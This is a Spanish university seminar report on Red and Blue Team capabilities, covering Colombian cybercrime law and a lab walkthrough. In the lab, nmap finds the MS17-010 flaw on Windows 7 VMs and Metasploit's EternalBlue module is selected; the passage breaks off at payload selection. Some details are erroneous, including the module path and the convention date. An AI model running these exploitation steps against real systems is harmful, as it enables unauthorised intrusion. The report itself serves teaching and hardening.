CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

FERNEY VELANDIA SANCHEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA

FACULTAD DE ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

BUCARAMANGA

2022

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

FERNEY VELANDIA SANCHEZ

LUIS FERNANDO ZAMBRANO
DIRECTOR DEL SEMINARIO EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA
FACULTAD DE ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BUCARAMANGA
2022

CONTENIDO

LISTA DE FIGURAS

LISTA DE TABLAS

GLOSARIO

EXPLOIT: Puede definirse como secuencias de código desarrollado para la explotar o aprovechar las vulnerabilidades de un sistema informático. Un exploit puede hacer uso de malware para generar el ataque esperado.[1]

HARDENING: Es una palabra en ingles el cual tiene por significado endurecimiento, y en lo relacionado a seguridad informática consiste en emplear técnicas y métodos para el aseguramiento de un sistema informático con el fin de reducir las vulnerabilidades. Esto se logra aplicando parches de seguridad, cerrando puertos no usados entre otros.[2]

CIBERSEGURIDAD: Tienen como objetivo garantizar la disponibilidad, integridad y confidencialidad de los sistemas informáticos. Se puede denominar como un conjunto de acciones encaminadas a la protección de toda la infraestructura de los sistemas informáticos. También se encarga de emplear métodos y técnicas para prevenir ataques, identificar vulnerabilidades y cualquier otro tipo de amenaza en contra de los sistemas informativos.[3]

PARCHE DE SEGURIDAD: Es una modificación o actualización a una aplicación, sistema operativo o firmware que corrige aspectos de seguridad que han sido vulnerados o que representan una amenaza.[4]

---

[1] Latto, N. (2020). Exploits: todo lo que debe saber. Exploits: todo lo que debe saber. [En línea], Recuperado de: https://www.avast.com/es-es/c-exploits

[2] Grupo Smartekh Blog. ¿QUÉ ES HARDENING? [En línea], Recuperado de: https://blog.smartekh.com/que-es-hardening

[3] Universidad Europea. (2022) Qué es la ciberseguridad y para qué sirve. [En línea], Recuperado de: https://universidadeuropea.com/blog/que-es-ciberseguridad/

[4] Fernandez, Y. (2020). Parches de seguridad de Windows: que son y como instalarlos [En línea], Recuperado de: https://www.xataka.com/basics/parches-seguridad-windows-que-como-instalarlos

VULNERABILIDAD INFORMATICA: Se refiere a una falla, debilidad o un error de un sistema informático que permite aprovechar por parte de atacante o ciberdelincuente que tiene la capacidad de emplear métodos para explotarla.[5]

ATAQUE INFORMÁTICO: se refiere a acciones que atenten contra sistemas de información que perjudiquen a una persona o una entidad. Estas acciones van encaminadas a impactar negativamente el buen funcionamiento, alteración, destrucción o robo de información.[6]

SMB: Corresponde a las siglas del protocolo de recursos compartidos, por su sigla traduce servidor de mensajes de bloque cuya función es gestionar el acceso a los recursos compartidos desarrollado desde 1983 desarrollado por IBM.[7]

EXPLOTACION DE VULNERABILIADAD: Refiere al uso de programas y técnicas para utilizar las vulnerabilidades como puerta de entrada a los sistemas informáticos.[8]

METASPLOIT: Se refiere a un proyecto de seguridad informática el cual reúne una base de vulnerabilidades de seguridad. Este incluye herramientas antiforense incluidas en Metasploit framework el cual viene preinstalado en Kali Linux.[9]

---

[5] Ciset.es. (2022) Hardening [En línea], Recuperado de: https://www.ciset.es/publicaciones/blog/746-hardening

[6] Óptica Networks. (2021) Ataques informáticos: Causas, Tipos, Consecuencias y Prevenciones. [En línea], Recuperado de: https://www.optical.pe/blog/tipos-de-ataques-informaticos-y-previsiones-para-el-2022/

[7] Agne, A. (2022). ¿Qué es SMB y cómo funciona? [En línea], Recuperado de: https://nordvpn.com/es/blog/protocolo-smb/

[8] KeepCoding. (2022). ¿Qué es la explotación de vulnerabilidades? [En línea], Recuperado de: https://keepcoding.io/blog/explotacion-de-vulnerabilidades/#Explotacion_de_vulnerabilidades

[9] Imperva.com. (2022). Cyber Security Leader. [En línea], Recuperado de: https://www.imperva.com/learn/application-security/metasploit/

CVE: Es un programa desarrollado por la corporación MITRE que es financiada por el departamento de seguridad de EE.UU. La abreviatura refiere a Vulnerabilidades y explosiones comunes mediante una alfabetización de las fallas de seguridad informática que son de acceso público. Se identifica mediante un número de identificación con el fin de unificar para uso de los demás sistemas.[10]

ETERNALBLUE: Es un programa o exploit desarrollado para explotar la vulnerabilidad correspondiente al fallo de seguridad catalogada en la CVE 0144 de 2017, en referencia a la vulnerabilidad sobre el protocolo SMB.[11]

SEGURIDAD INFORMATICA: Es una disciplina de la seguridad que se enfoca en la protección de los sistemas informáticos en contra de amenazas internas y externas tales como ataques informáticos, virus, fallos de seguridad, e incluso errores humanos.[12]

CIBERATAQUE: Corresponde a actos catalogados como delictivos que intentan robar o utilizar sistemas informáticos para lanzar ataques que generen mala operación de los sistemas informáticos. Existen varios tipos de ciberataques, entre lo más conocidos los malware, phishing, de denegación de servicio, entre otros.[13]

---

[10] cve-website. (2022) Acerca del programa. [En línea], Recuperado de: CVE. https://www.cve.org/About/Overview

[11] KeepCoding Tech School. (2022) ¿Qué es EternalBlue? [En línea], Recuperado de: https://keepcoding.io/blog/que-es-eternalblue/

[12] Martín, E. (2022). ¿Qué es la seguridad informática y cómo implementarla? [En línea], Recuperado de: Presentación. https://www.grupocibernos.com/blog/que-es-la-seguridad-informatica-y-como-implementarla

[13] Jimenez, Monica. (2022). Ataques cibernéticos: causas, tipos y consecuencias. Software de Gestión de Riesgos Empresariales. [En línea], Recuperado de: https://www.piranirisk.com/es/blog/ataques-ciberneticos-causas-y-consecuencias

RESUMEN

EL presente documento consolida mediante un informe técnico aspectos relevantes ejecutados y desarrollados durante el seminario Especializado denominado Equipos estratégicos en Ciberseguridad red Team y Blue Team, en donde se abordaron diferentes temas como leyes que rigen frente al tema de delitos informáticos y un laboratorio que ejemplifica la detección y contención de un ciberataque.

Dentro del laboratorio ejecutado, se plasmó mediante el uso de gráficas y su debida explicación, el paso a paso de la detección de las vulnerabilidades que permitieron al atacante vulnerar los sistemas informáticos. Una vez identificadas se procedió a realizar los test de explotación mediante el uso de herramientas especializadas siendo satisfactorio la ejecución.

Posterior a ello, se analizaron y documentaron las medidas que mitigaría dichas vulnerabilidades, apoyados en los parches de seguridad ofrecidos por el fabricante, para el caso la compañía Microsoft.

PALABRAS CLAVES: Ciberseguridad, delitos informáticos, Red Team y Blue Team, sistemas informáticos, vulnerabilidades**.**

INTRODUCCION

La información representada como unos de los activos más importantes no solo de las organizaciones, dado que también aplica para las personas naturales, representa a diario un interés para los ciberdelincuentes, que están innovando en mejoras para las detección y explotación de las vulnerabilidades de los sistemas, así como el uso de ingeniería social para obtener y aprovechar de manera ilícita el acceso a sistemas de información.

Es por ello que diferentes ramas de la seguridad se esfuerzan en mejoras los mecanismos de detección y mitigación de riesgos representados por las vulnerabilidades de los sistemas informáticos. También diferentes organizaciones invierten recursos para desarrollar programas que permitan un trabajo en conjunto por diferentes organizaciones que cooperan en intensificar los esfuerzos por proteger y mejorar los actuales sistemas de seguridad informática.

El presente documento presenta un laboratorio realizado que proporciona conocimiento y técnicas mediante el uso de herramientas que permiten la identificación y explotación de vulnerabilidades con la finalidad de fortalecer los conocimientos en endurecimiento de los sistemas informáticos.

1 OBJETIVOS

1.1 OBJETIVO GENERAL

Elaborar un documento a partir del marco legal, metodologías y procesos técnicos utilizados en los equipos Red Team y Blue Team para conocer su desempeño dentro de una organización.

1.2 OBJETIVOS ESPECÍFICOS

- Conocer el marco legal y ético que rigen en la ley Colombia referente a delitos informáticos para ser tenido en cuentas por los equipos Red & Blue Team.

- Determinar herramientas y metodologías que apoyen los procesos de equipos Red Team y Blue Team para detectar vulnerabilidades y fallos de seguridad.

- Aplicar y verificar mecanismos de contención de ataques para la sanear los fallos de seguridad identificados por el equipo Red Team y Blue Team.

2 PROTECCIÓN DE DATOS PERSONALES Y DELITOS INFORMÁTICOS.

2.1 LEY 1273 DE 2009

Esta ley se creó el 5 de enero de 2009, y va dirigido a la protección de la información y los datos, enfocada en la seguridad de forma integral de los sistemas informáticos.

En su primer capítulo contempla los atentados contra la seguridad de la información de los datos y de los sistemas informáticos, describe el delito de intrusión a un sistema informático denominándolo acceso abusivo, a todo acto de ingreso sin autorización a un sistema informático el cual se encuentre o no protegido, el cual emite condena de prisión y multa en salarios.

En su siguiente articulo describe las acciones empleadas para interrumpir el funcionamiento normal de un sistema con la finalidad de conseguir algún beneficio denominándolo Obstaculización Ilegitima. Generalmente este ataque puede denominarse como ataque de denegación de servicios. También se refiere cuando un delincuente accede o intenta a un sistema con la finalidad de extraer información o interceptar como emite su nombre el artículo, y se refiere a ataques de “Man in the middle”, en el cual lo ciberdelincuentes interceptan la red para robo de información.

Expresa unos de los daños más comunes en cuanto delitos informáticos, que es el de daños como borrar, destruir, suprimir entre otros y no solo a archivos o a aplicaciones, sino que también a cualquier elemento lógico o físico que haga parte de algún sistema. También describe y penaliza delitos como el uso de software malicioso, entre los más comunes malware, gusanos o troyano.

Contempla también la violación en cuanto divulgar o vender información que no es de su propiedad, y que no esté autorizado para ello. También refiere a la propiedad intelectual o intimidad de las personas. También expresa lo relacionado al común

fishing, siendo unos de los ataques más famosos para los temas de ingeniería social, describiéndolo como suplantación de sitios web.[14]

2.2 LEY 1928 DE 2018

Esta ley aprueba convenio adoptado en Budapest el 23 de noviembre de 2022 denominado convenio sobre la ciberdelincuencia.

En el capítulo primero expresa las definiciones de términos como sistema informático al dispositivo aislado o interconectado que permitan el tratamiento de datos, también del del término datos informático y proveedor de servicios entre otros.

En su segundo capítulo expone los delitos contra la confidencialidad, integridad y disponibilidad de la información, entre los cueles nombra el acceso ilícito, interceptación ilícita, interferencia de los datos y los sistemas y el abuso d ellos dispositivos. También describe los delitos contra sistema informáticos como la falsificación y fraude informático.

En su tercer capítulo describe los delitos relacionados con la pornografía infantil y posterior a ellos el capítulo 4 describe los delitos contra la propiedad intelectual.[15]

2.3 PROCESO ILEGAL Y NO ETICO.

En relación al caso de estudio, la cláusula primera, en referencia a la confidencialidad expresa que los procesos ilegales dentro de Hackers Security no

[14] Policia.gov.co (2022). Normatividad sobre delitos informáticos. [En línea], Recuperado de: https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

[15] Corteconstitucional.gov.co. (2022). Convenio sobre la Ciberdelincuencia. [En línea], Recuperado de: https://www.corteconstitucional.gov.co/relatoria/2019/C-224-19.htm

podrán ser divulgados a autoridades legales. Esto van en contra de los principios éticos y legales expuestos en el artículo 67 del código de procedimiento penal el cual establece que al conocer algún delito debo denunciar antes las autoridades. Es decir, ningún acuerdo debe ir en contra de lo estipulado por la ley colombiana, por ende, la labor del abogado quien realizo el contrato, deja ver las claras intenciones de realizar actividades ilícitas por parte Hacker Security, o por lo menos eso refleja en el acuerdo.

Por su parte también hay principios que aplican a la ingeniería, que obligan a los profesionales el denunciar todo acto delictivo al cual tenga conocimiento. COPNIA como entidad reguladora de ingenierías establece en su código de ética en el artículo 31 del capítulo 2, el cual establece en los encisos f y g, puntualizando la obligación a denunciar actos delictivos en ejercicio de la profesión. Esto va en contra de lo expresado en el acuerdo, por ende, vemos un acto muy claro de actividad en contra de los principios y leyes como se había expresado anteriormente.

También expresa en la Segunda clausula en lo relacionado a información confidencial, además de la información normal que se revisa producto de la actividad, expresado como datos secretos. Llama la atención porque refiere a datos de interceptación, chuzadas y accesos no autorizados a sistemas informáticos. Cuando observamos esta redacción en el acuerdo, refleja una clara intención de ejecutar actividades ilícitas y que son penalizadas por la ley colombiana, expresados en la ley 1273 de 2009, puntualmente en sus artículos 269ª, 269C, que refiere a los accesos sin autorización a sistemas informáticos y también en lo referente a la interceptación a sistemas informáticos.

También en la Cuarta clausula, en lo referente a obligaciones de la parte receptora vuelve a expresar como obligación de no denunciar en lo referente a información ilegal, lo cual va en contra como antes se ha mencionado. También hace responsable a la parte receptora de responder antes las autoridades en un caso de allanamiento al encontrar información en su poder.

2.4 PROCESO ILEGAL LEY 1273 DE 2009

En relación al acuerdo presentado por el anexo, los artículos de la ley 1273 de 2009 que vulneran dicho acuerdo son:

Artículo 269A. En relación a acceso abusivos a sistemas informáticos, el acuerdo en su Segunda clausula expresa que la información confidencial para el acuerdo podrá ser información producto de acceso abusivos a sistemas informáticos. Esto ya representa un delito que la entidad Hackers Security pasa por alto, sin contemplar lo expresado en la ley colombiana, perjudicando de manera directa a la persona que firme ese acuerdo al hacerlo responsable de la información que obtenga no importando el medio de conseguirla.

Artículo 269C. En lo referente a Interceptación sin orden judicial a un sistema informático, sobre la misma clausula segunda expresada anteriormente, refiere a información confidencial que se obtenga producto de datos de chuzadas o interceptación de información, violando toda ley y haciendo responsable a quien firme el presente acuerdo.

Cabe resaltar que la violación de estos artículos, representan penas de 48 hasta 96 meses en lo referente a acceso abusivo a sistemas informáticos y penas desde 36 hasta 72 meses en lo relacionado a interceptación de datos informáticos.[16]

[16] Policia.gov.co (2022). Normatividad sobre delitos informáticos. [En línea], Recuperado de: https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

3 PRUEBAS DE INSTRUCCIÓN Y TESTING.

A continuación, se muestra resumen de direccionamientos Ip de las máquinas virtuales usadas en el laboratorio.

Tabla1. Información de máquinas virtuales.

Máquina Virtual	Dirección IP	Mascara	Puerta de Enlace
Kali - Seminario	192.168.1.10	255.255.255.0	192.168.1.1
Win7-SE2020	192.168.1.11	255.255.255.0	192.168.1.1
Win7-SE2020-X64	192.168.1.12	255.255.255.0	192.168.1.1

3.1 DETECCIÓN Y EXPLOTACION DE LAS VULNERABILIDADES.

NMAP es una herramienta el cual viene instalada en la suite de Kali Linux, mediante su uso permitió la detección de las máquinas virtuales Windows 7, al igual que la identificación de servicios activos y expuestos mediante la detección de los puestos activos.[17]

A continuación, se describen los pasos para la detección de fuga de información e identificación de vulnerabilidades en el escenario propuesto según el Anexo.

3.1.1 Detección de Vulnerabilidades en Win7-SE2020

Como primera media se verifica los puertos y servicios expuestos en la maquina Windows 7 de 32 Bits. Mediante el comando Nmap 192.168.1.11, se puede observar

[17] Nmap.org. Guía de referencia de Nmap. [En línea], Recuperado de: https://nmap.org/man/es/index.html

diferentes servicios expuestos como http (80), Recursos compartidos (445) entre los más conocidos. Con esto nos da indicio que el fallo de seguridad puede estar perpetrándose por medio del puerto 445 en los cuales en algunos casos si no está corregido, permite la ejecución de código remoto.




Figura 1. Detectar puertos

A partir de esto, se realiza un escaneo de vulnerabilidades el servidor Win7, mediante el uso del comando Nmap --script vuln 192.168.1.11. Como resultado principal se puedo determinar que presenta un fallo de seguridad grave a través de

la vulnerabilidad **CVE-2017-0143** [18], el cual permite ejecución de código remoto, visualizado en la siguiente imagen.




Figura 2. Detectar vulnerabilidades

Con la detección de la vulnerabilidad, y según anexo se verifica que efectivamente no existe la actualización MS17-010 y esto sea la causa de fuga de información.

[18] INCIBE-CERT. (2017) CVE-2017-0144 [En línea], Recuperado de: https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2017-0144

3.1.2 Detección de Vulnerabilidades en Win7-SE2020-X64

Se procede verifica los puertos y servicios expuestos en la maquina Windows 7 de 64 Bits. Mediante el comando Nmap 192.168.1.12, se puede observar diferentes servicios expuestos como http (80), Recursos compartidos (445) entre los más conocidos.




Figura 3. Detectar puertos win7x64

A partir de esto, se realiza un escaneo de vulnerabilidades el servidor Win7x64, mediante el uso del comando Nmap --script vuln 192.168.1.12. Como resultado principal se puedo determinar que presenta un fallo de seguridad grave a través de la vulnerabilidad **CVE-2017-0143**, el cual permite ejecución de código remoto, visualizado en la siguiente figura.




Figura 4. Detectar vulnerabilidades win7x64

Esto también permitió determinar que en ambos servidores presentan los mismos fallos de seguridad, y permiten fugan de información.

3.1.3 Software para explotación de Vulnerabilidad

Metasploit Framework. Mediante el uso de esta herramienta de código abierto que se encuentra preinstalada en la Suite de Kali Linux, permitió la explotación de las vulnerabilidades identificadas anteriormente.[19]

3.1.4 Explotación de la Vulnerabilidad en Win7-SE2020

Para la explotación de la vulnerabilidad MS17-010, accedemos a la herramienta en la maquina Kali Linux, posterior a ellos mediante el comando **"search MS17-010"** obtenemos información de cuales exploits están disponibles para el sistema operativo Windows 7. Para el ejercicio utilizaremos EternalBlue el cual permite la ejecución de código remoto.

Para ello realizamos la ejecución mediante el comando **"use exploit/Windows/smb/ms17_010_010_eternalblue"** el cual selecciona esta opción y nos permitirá la explotación de la vulnerabilidad, como se muestra a continuación.

Una vez seleccionado el exploits, se procede a verificar cual payload permite utilizar y con ello conseguir como buscar y robar información en la maquina remota.

[19] Metasploit.com. (2022). El marco de prueba de penetración más utilizado del mundo [En línea], Recuperado de: https://www.metasploit.com/

